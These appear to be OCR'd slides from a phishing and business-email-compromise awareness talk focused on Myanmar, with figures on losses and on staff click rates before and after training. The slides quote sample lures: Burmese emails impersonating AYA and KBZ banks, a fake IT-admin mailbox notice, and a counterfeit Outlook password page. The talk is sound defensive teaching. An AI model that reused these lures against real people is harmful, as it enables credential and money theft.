
BEC Scam

Most of the BEC scams in Myanmar are not reported.

Financial loss ranging from USD tens of thousands

to USD hundreds of thousands per scam.

Phishing



ငွေလွှဲခြင်းဆိုင်ရာ အသိပေးချက်။

AYA Bank <web@mz-solution.com>
to Recipients

ငွေပေးချေမှုအသေးစိတ်အတွက် ပူးတွဲပါစာရွက်စာ

PFT-492-8830-49...

အဝင် ခရက်ဒစ် လွှဲပြောင်းခြင်းကို ငြင်းပယ်ထားသည်။.

KBZ Bank <test@growponics.co.uk>
to Recipients

ငွေပေးချေမှုအသေးစိတ်အကြောင်း ပိုမိုလေ့လာရန် ပူးတွဲပါဖိုင်ကို ဒေါင်းလုဒ်လုပ်ပါ။ ______________

Download the attached to learn more about payments detail.

PT-407-299-640...

KBZ BANK

လေးစားအပ်ပါသော ဖောက်သည်

သင့်ပရိုဖိုင်ဒေတာတွင် အမှားအယွင်းတစ်ခုတွေ့ရှိသောကြောင့် အဝင်ငွေပေးချေမှုတစ်ခု မပြီးမြောက်နိုင်ပါ။

ကျေးဇူးပြု၍ သင့်ပရိုဖိုင်အချက်အလက်ကို ဤနေရာကိုနှိပ်ပါ ဖြင့် အပ်ဒိတ်လုပ်ပြီး ငွေပေးချေမှုလုပ်ဆောင်ရန် ညွှန်ကြားချက်ကို လိုက်နာပါ။ စိစစ်ရေးလုပ်ငန်းစဉ် ပြီးသည်နှင့် သင်ချက်ချင်း ငွေစာရင်းသွင်းပါမည်။


အဆင်မပြေဖြစ်သွားသည့်အတွက် တောင်းပန်ပါသည်။

လေးစားစွာဖြင့်
ကမ္ဘောဇဘဏ်။

Copyright © 2022 KBZ Bank MM-4492 318 107

Phishing

Phishing Susceptibility Percentage




IT Admin <itadmin@athinchay.freecuponnow.com>
Sun 08/23/2020 03:14 PM
To: Kyaw Kyaw

Dear Kyaw,

We are updating and performing monthly maintenance for our email services. Recently we found out that there is an **External Mail Delivering** issue in your mailbox.

Please **click here** to log in to...

20 % to 30 % Before Awareness Training



A file was shared with y

Here's the document that was shared w

Invoices_MARCH 2021 updated 270919

This link only works for the direct recipients of this messa

Open

Outlook Web App

User name:


Password:

Because you're accessing sensitive info, you need to verify your password

sign in

5 % to 15 % After Awareness Training

Advanced Threats - Targeted



